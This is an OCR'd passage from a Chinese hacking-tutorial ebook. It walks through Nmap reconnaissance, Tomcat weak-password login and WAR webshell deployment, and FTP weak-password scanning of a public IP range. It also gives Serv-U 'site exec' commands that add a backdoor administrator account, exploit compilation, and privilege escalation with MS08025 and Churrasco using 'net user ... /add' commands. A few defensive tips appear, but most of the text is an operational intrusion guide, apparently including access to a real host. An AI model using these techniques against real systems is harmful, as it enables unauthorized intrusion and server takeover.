sql-s     Microsoft SQL Server 2000 8.00.2039; SP4 3389/tcp open  microsoft-rdp Microsoft Terminal Service （标
注：不同的端口分别绑定的服务的服务）
      ......
      Network Distance: 1 hop
      TCP Sequence Prediction: Difficulty=257 (Good luck!)
      IP ID Sequence Generation: Incremental
      Service Info: OSs: Windows, Windows XP
      Host script results:
      |_ NBSTAT: NetBIOS name: HACK-3A3FDDCA77, NetBIOS MAC: 00:0C:29:7C:9D:0C
      Discover OS Version over NetBIOS and SMB: Windows Server 2003 3790 Service Pack 2  （标注：通过
这里可以看出操作系统版本Windows Server 2003 3790 Service Pack 2）
      |_ Discover system time over SMB: 2009-10-27 20:56:14 UTC+8
      Nmap done: 1 IP address (1 host up) scanned in 30.23 seconds
       Raw packets sent: 1178 (55.400KB) | Rcvd: 1088 (46.448KB)
```

从上面的扫描结果中我们可以清楚的看到操作系统版本、开放的服务，这对入侵者来说是相当有用的。在“Port/Hosts”（端口服务）中我们也可以清楚的看到主机所开放的端口和服务信息，如图2.25。在“Topology”中工具还可以生成一个简单的网络拓扑图，如图2.26。

其它默认的扫描方式还包括了“Slow comprehensive scan”（全面慢速扫描）、“Regular scan”（定期扫描）、快速跟踪路由、Quick scan（快速扫描）、ping扫描。

当然Nmap也是支持多IP扫描的，我们来举个例子，比如要扫描192.168.1.1到192.168.1.255范围内的所有主机，那么在“Target”中就需要输入“192.168.1.1-255”，或者是使用通配符“*”来实现某地址范围内的扫描，比如在“Target”中输入“192.168.1.*”（等同于输入“192.168.1.1-255”），扫描结果如图2.27所示，我们可以点击具体的IP，来查看其开放的服务信息。

如果我们想自定义扫描，就可以在“Command”中输入自己的命令，比如**nmap -n -A 192.168.1.109**，-n是指不让Nmap对发现的活动IP地址进行反向域名解析，这样可以提高扫描速度，-A是对操作系统和版本进行检测，扫描结果如图2.28所示。对于Nmap我就介绍这么多，因为是图形界面，所以还是比较容易上手的，至于其它的扫描工具，我还推荐DotpotPortReady，它的扫描速度很快，使用也非常简单，其界面如图2.29所示。




图2.25




图2.26

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图2.27




图2.28




图2.29

2.2.3 常见弱口令类型

目前几乎所有的网站和服务器都是通过口令来保护其安全性，但是由于国内安全意识普遍不高，因此很多网站和服务器的一些应用软件存在弱口令。2009年12月，国内外媒体争相报道了轰动一时的rockyou.com泄密事件，黑客通过SQL注入漏洞入侵了rockyou.com，窃取了该网站3200多万用户的密码、个人资料等敏感信息，并把部分用户资料公布在网络中。新用户在rockyou.com注册帐户时，仅仅被要求密码多于五位字符，也不要求字母、数字及符号混合的强密码，它甚至不准用户的密码中包含符号。rockyou.com会提示用户输入第三方网站的用户名和密码，比如facebook、myspace等社交网站。而更糟糕的是，用户的所有这些密码、个人资料等敏感信息在数据库中并没有被加密，而是完全可见的。在这一系列的错误之下，最终酿成了黑客入侵，用户信息被窃取的恶果。

网络中常见的弱口令类型有：

1、系统默认帐号和密码以及初始化帐号和密码（比如mssql中的sa/sa，网站中的admin/admin）
2、纯数字或者纯英文帐号和密码
3、使用生日来作为帐号和密码
4、用户名和密码相同的弱口令

我发现有一些网站后台也喜欢使用域名来做为密码，事实上入侵者也通常会把网站域名、网站主




图2.30




图2.31

页上涉及的邮箱和电话来作为口令进行尝试的。如图2.30所示，域名中的whg***正是该网站的后台密码，很容易的就可以进入后台了，如图2.31，所以对于

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

网站管理员来说，今后一定要杜绝使用这类的密码，要设置使用比较复杂的口令，并且还要定期更换口令，排除上述的弱口令，以防止恶意用户的攻击。

2.2.4 模拟Tomcat弱口令攻击

Tomcat是支持JSP脚本的Web服务器，很多JSP网站都使用了它，针对tomcat弱口令的攻击非流行，因为这种攻击需要的技术含量并不高，很容易掌握的。下面我就模拟一下黑客对Tomcat服务器是如何进行弱口令入侵的，首先是弱口令的扫描，我使用的是一款Tomcat弱口令扫描器，这类工具在网上有很多，其工作原理基本就是扫描开放了8080端口的主机，然后使用弱口令来进行尝试登录。

打开工具后，在“起始IP”中输入“192.168.1.1”，在“终止IP”中输入“192.168.1.255”，点击后面的“添加”按钮，然后就可以点击“开始”按钮进行扫描了，如图2.32。




图2.32

经过扫描，工具发现了弱口令地址：“http://192.168.1.108:8080/manager/html”，用户名为“admin”，密码为“a1*****”，使用浏览器打开上述地址，用扫描出来的用户名和密码登录进去后，就会看到Tomcat的管理界面了，我们找到“WAR file to deploy”，如果想要直接上传JSP的webshell是不行的，需要使用打包好的WAR文件才行，至于WAR木马我们可以直接从网上下载到。




图2.33

为了方便大家的使用，我简单的介绍一下WAR文件的制作方法，但前提是我们在电脑中已经安装好了JDK，新建一个目录，比如test，将jsp的webshell保存到这个目录下，在CMD命令行下使用cd命令进入到该目录，然后执行**jar -cvf test.war ***，如图2.33，就可以在你的test目录下生成test.war文件了，如图2.34。此时，我们使用winrar查看这个生成的test.war文件，就会发现它里面包含了我们的shell.jsp和META-INF文件夹，如图2.35。




图2.34




图2.35

现在，我们返回到Tomcat的管理首页，上传test.war即可，如图2.36。上传成功后直接访问“http://192.168.1.108:8080/test”，就可以得到webshell了，如图2.37。JSP的webshell的权限非常大，对于Windows主机来说，攻击者可以浏览各个磁盘分区，执行系统命令，此时攻击者就可以直接添加系统管理员帐号或者植入别的木马了。




图2.36




图2.37

有时候可能也会出现意外情况，比如乱码，对于jsp乱码，大部分都是编码问题引起的，可以更换成国外UTF-8编码的webshell。还有的情况是上传

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

war木马后，先显示禁止运行的状态，解决方法是到META-INF目录下新建一个context.xml文件，文件的代码如下：**<Context antiResourceLocking="false" privileged="true" />**，然后再将WAR文件上传即可。

对于用户来讲，应该如何防范Tomcat弱口令攻击呢？我给出两点建议：第一，更改Tomcat用户名为不常见的用户名，密码改为复杂口令，以防止黑客猜测出弱口令，使用记事本打开“Tomcat安装目录\conf\tomcat-users.xml”文件，其内容如下：

```
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
 <role rolename="manager"/>
 <role rolename="admin"/>
 <user username="admin" password="admin" roles="admin,manager"/>
</tomcat-users>
```

我们可以将username更改掉，比如把默认的admin更改成rootisags234，把password中默认的admin也更改为复杂的“saf%$#@#@@!&”，这样就不用担心会被别人猜测出来了，最后将Tomcat重启即可，因为只有Tomcat重启时这些配置文件才能加载。

第二步，隐藏Tomcat的后台地址，这时需要更改“Tomcat安装目录/conf/Catalina/localhost/admin.xml”，比如更改为“Tomcat安装目录/conf/Catalina/localhost/testadmin.xml”，重启Tomcat后，默认后台就无法登录了，攻击者自然也就无法再轻易找到Tomcat后台上传War木马了。

2.2.5 模拟HScan对FTP弱口令攻击

为了让网站管理员及广大读者朋友更好的认识到弱口令的危害，我再来模拟一下黑客是如何使用Hscan对FTP弱口令进行扫描和利用的。

1、扫描

几乎绝大多数服务器为了方便用户的使用，或者是自己的管理，都提供了FTP服务，因此许多弱口令也存在这些网站中。HScan V1.20有GUI以及命令行两种扫描方式，其图形界面如图2.38所示。

HScan是一款不错的漏洞扫描工具，可以使用多线程方式对指定IP段（指定主机）或主机列表，进行漏洞、弱口令帐号、匿名用户检测，扫描的项目包括name、port、ftp、ssh、telnet、smtp、finger、iis、cgi、pop、rpc、ipc、imap、mssql、mysql、cisco等。我们这里只是针对FTP弱口令进行扫描，因此就只设置扫描模块“check FTP weak accounts”，如图2.39，测试的网段就选择119.164.5.1－119.164.5.255




图2.38




图2.39

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

吧，经过扫描，发现了119.164.5.50这台主机存在弱口令test/test，如图2.40。

2、登录FTP

对于攻击者来说，拥有了弱口令，就可以通过分析FTP服务器版本来决定是直接获取服务器权限还是获取webshell了。使用ftp连接目标主机，可以发现对方使用的是Serv-U的6.4版本，如图2.41。




图2.40

使用得到的弱口令登录FTP，然后依次执行下面的命令：**quote site exec net user eagle eagle /add**（添加帐户eagle，密码也为eagle），**quote site exec net localgroup administrators eagle /add**（将eagle帐户添加到管理员组中），命令执行后，如图2.42所示。




图2.41

需要大家注意的是，很多情况下，我们会为不能执行上面的命令而苦恼，这是因为在默认情况下，Serv-U是不允许执行这种命令的，而在上图中命令之所以执行成功，是因为该服务器可能已经被黑客入侵过，弱口令就是以前入侵服务器时所添加的，最后我们使用添加的管理员帐户和密码就可以远程登录服务器了，如图2.43。




图2.42




图2.43

本章的最后，我再来总结一下：1、对于Serv-U的FTP服务器，如果上述命令不能执行成功，可以查看该FTP服务器是否开放了WEB服务，开放的情况下可以通过上传相应的webshell来进一步提权。此时可能会遇到小麻烦，因为大部分的主机不是独立的服务器，上面可能放置了很多网站，所以在上传webshell后，直接访问IP地址往往无法得到webshell地址，这时候可以通过FTP客户端下载某一个特殊的文件，比如首页index.html版权文件foot.asp/foot.php，或者是标题文件head.asp/head.php，通过包含的关键词（比如标题中的“**公司”，或者版权信息“**公司版权所有”），借助Google黑客技术查询出该网站的域名，就可以进一步获取webshell了。2、对于独立的服务器，如果获得了FTP弱口令，可以尝试使用该弱口令登录3389。3、对于获取到的弱口令“ftp/ftp@ftp.net”，这是FTP匿名帐号，这种帐号没有多大用处，无需浪费太多时间。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第三章 轻松掌握缓冲区溢出攻击

3.1 浅析缓冲区溢出漏洞

溢出攻击曾经是前几年最流行的一种黑客攻击技术，很多程序员认为，缓冲区溢出是软件开发历史上已经存在了近40年的“老大难”问题，就像当年“红色代码”病毒事件中表现的那样，它已经成为了黑客攻击企业网络的“罪魁祸首”。据有关安全小组称，在操作系统中有超过50%的安全漏洞都是由缓冲区溢出引起的，其中大多数又都与微软的技术有关。

微软的安全补丁推出的也很快，每个月的第二个周二都会定时公布，它的命名规则是这样的：MS年份及补丁序号，比如MS08025就是指08年发布的第25个安全公告，另外每个公告还对应一个微软的知识库（Knowledge Base简称KB）的编号，比如MS03015对应的编号就为KB813489，根据这个编号我们就可以到微软的网站上去查找相应的解决方案。

那么缓冲区溢出到底是什么呢？缓冲区溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量，溢出的数据覆盖在合法数据上，理想的情况是程序检查数据长度并不允许输入超过缓冲区长度的字符，但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配，这就为缓冲区溢出埋下了隐患。操作系统所使用的缓冲区又被称为“堆栈”，在各个操作进程间，指令会被临时储存在“堆栈”当中，“堆栈”也会出现缓冲区溢出。

为了更好的理解，我们不妨来打个比方，缓冲区溢出就好比是将十几升的水放进一个只能装五升水的容器里，一旦该容器盛满了，余下的部分就会流出来，也就是我们所说的溢出，发生不可预知的事情。对C语言有一定基础的朋友都知道，C/C++的缺陷在于，它们既不检查数组边界，又不检查类型的可靠性，可以让额外的数据乱写到其余内存的任何位置，而这种情况如果被利用，就有可能产生恐怖的结果，我们可以通过下面这段简单的代码来说明：

```
void function(char *i) {
char buffer[10];
strcpy(buffer, i);
}
```

在这个例子中，buffer的长度为10，通过strcpy可以直接将i的值赋予buffer，只要buffer值的长度大于10，就可以造成溢出，程序员没有仔细检查用户的参数就会造成溢出。好了，因为本章中我们主要介绍的是入侵渗透，因此对于缓冲区溢出就不作深入的研究了，有兴趣的读者可以购阅一下我们出版的《黑客揭秘编程入门》一书。

在攻击者的眼中，当一些价值较高的溢出漏洞产生时，他们会是异常兴奋的，这种攻击可以使得一个匿名的Internet用户或者本机的普通用户有机会获得一台主机的部分甚至是全部的控制权。那么攻击者又是从哪里获悉这些漏洞信息的呢？事实上国内外很多安全站点和黑客技术交流站点都会及时的公布出相关信息，比如国外著名的milw0rm网站、国内绿盟公司的网站等。

3.1.1 初识shellcode及exploit

下面我就对shellcode及exploit做一个简单的描述，因为在实际的渗透入侵过程中，我们基本上都是直接使用一些现成的工具，所以对于初学者来说，没必要深入的研究它们的编写，有兴趣的读者可以参阅我们出版的《黑客揭秘编程入门》一书。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Shellcode是一段巧妙的代码，通常是由汇编或C编写，能配合溢出漏洞达到特殊目的的程序，比如添加系统管理员帐号、执行CMD等功能，大家来看下面这段C代码：

```
#include<windows.h>
int main()
{   LoadLibrary("msvcrt.dll");
    system("command.com");
     return 0;
}
```

将其编译生成cpp1.exe，执行后就可以进行添加用户的操作了，如图3.1。




图3.1

Exploit的英文意思就是利用，它是指利用某些漏洞编写成的完整的攻击利用程序，我们从http://www.milw0rm.com/等国外著名的网站上，就可以获取到最新的exploit程序了。关于exploit程序，我将会在下一节内容中介绍exploit编译的相关知识。Shellcode和exploit的区别在于，shellcode只是一段代码，而exploit则是一段编写好的完整的利用程序，只需要编译好就可以直接利用进行攻击了。

3.1.2 如何编译Exploit程序

网站上给出的exploit程序基本上都是使用C、Perl等语言编写的，只有先经过编译生成exe可执行文件后，才能够直接利用。关于C语言的exploit程序的编译如下：首先安装Cygwin，我们可以从“http://www.cygwin.cn/site/install/”下载到它的安装程序。安装完成后我们右键点击“我的电脑”，选择“属性”—“高级”—“环境变量”，双击“系统变量”中的“Path”，加入Cygwin的bin目录，比如我的Cygwin的bin目录就为“D:\Program Files\exploits编译\bin”，如图3.2。需要提醒大家的是，安装后如果不设置环境变量，那么第一次编译成功后生成的exe文件是不可用的。



图3.2


图3.3

现在我们就可以启动Cygwin了，如图3.3，将exploit程序代码存放到Gygwin的home目录的Administrator目录下，比如我保存的是a.c文件，然后直接执行**gcc -o 要生成的文件名 a.c**，编译成功了，如图3.4所示，已经在Administrator目录下生成编译好的exe文件了。



图3.4

接下来我们测试生成的mstest.exe文件，在cmd下直接执行，程序给出了使用方法，即执行**mstest 目标IP地址 目标端口**，就可以对远程主机进行攻击了，如图3.5。需要提醒大家的是，Cygwin通常是编译基于UNIX/Linux系统编写的C程序，而基于Windows系统编写的C程序，我们直接使用VC就可以编译了，那我们要如何分辨哪个C程序是基于UNIX/Linux系统编写的，哪个C程序又是基于Windows系统编写的呢？大家注意看程序的头文件，凡是带有“#include <sys/socket.h>”这样的，就是基于UNIX/Linux系统编写的C程序。



图3.5

关于PHP语言编写的exploit程序的编译如下：很多著名的CMS系统的漏洞利用程序都是使用PHP编写的，我们可以先从网上下载php语言包，然后把exploit程序保存到php的目录下，在php的目录下直接执行

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

php a.php，就可以显示出程序的使用方法了，如图3.6。




图3.6

3.1.3 远程及本地溢出

远程溢出就是指攻击者直接向远程主机发送恶意代码，触发漏洞，以至于获得系统权限，通常我们远程溢出成功后，都会得到对方的一个shell，可以用来执行系统命令。本地溢出就是指攻击者在获得主机的某个本地执行权限后（比如webshell或cmdshell），通过溢出漏洞进一步的获取系统权限以控制整个系统。

MS08025是2008年公布出来的一个比较有名的本地溢出漏洞，它有什么具体的作用呢？我是在WindowsXP下测试的，直接执行**ms08025 "net user hack hack /add"**命令，如图3.7所示，提示“命令成功完成”，此时程序就已经添加了hack用户。基于本地溢出漏洞的危害性，它也会在第一时间内被修补，这里我只是根据较为常见的两种方式来进行分类，如果按照功能，通常还可以分为拒绝服务等其它漏洞。




图3.7

MS Windows Token Kidnapping是微软2009年公布出的一个比较严重的本地权限提升漏洞，对于IIS，默认安装是不受影响的，但是如果ASP.NET以完全信任的权限执行，那么就会受到影响了，而老的ASP程序是不会受到影响的。




图3.8

Churrasco.exe就是该漏洞的利用工具，通常也被称为巴西烤肉提权工具，我使用了aspx的webshell来进行演示，操作系统的环境为Windows2003 SP2＋Microsoft.NET Framework1.1。程序的运行格式为：**Churrasco.exe "command to run"**，其中“command to run”就是想要执行的命令，比如我们在webshell中执行命令：**Churrasco.exe "net user hacker hacker /add"**，意思就是添加用户名和口令都是hacker的用户，如图3.8。

成功的添加用户hacker，继续来把它添加到管理员组中，执行**Churrasco.exe "net localgroup administrators hacker /add"**命令就可以了。随着管理员的重视，相信这个本地漏洞已经被修复了，但是在提升权限的时候，它仍然可以为我们拓宽思路。

对于网络管理员来说，该如何防范呢？对于IIS6.0来说，要对IIS中的应用程序池配置WPI以使用IIS管理器中创建的帐号并禁用MSDTC：在IIS管理器中，展开本地电脑、应用程序池，右键点击应用程序池并选择“属性”，选择“身份”－“可配置”，在“用户名”和“口令”框中输入希望worker进程运行所在帐号的用户名和口令，向IIS_WPG组添加所选择的用户帐号。

禁用分布式事件处理协调器也可以帮助受影响系统防范这个漏洞的利用，我们可以执行以下步骤：选

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

择“开始”－“设置”－“控制面板”，双击“管理工具”，双击“服务”，双击“Distributed Transaction Coordinator”，在“启动类型”列表中，选择“已禁用”，如果是已经启动的话就点击“停止”，然后再选择“确定”就行了。我们还可以在命令行下使用**sc stop MSDTC & sc config MSDTC start= disabled**命令来停止并禁用MSDTC服务。

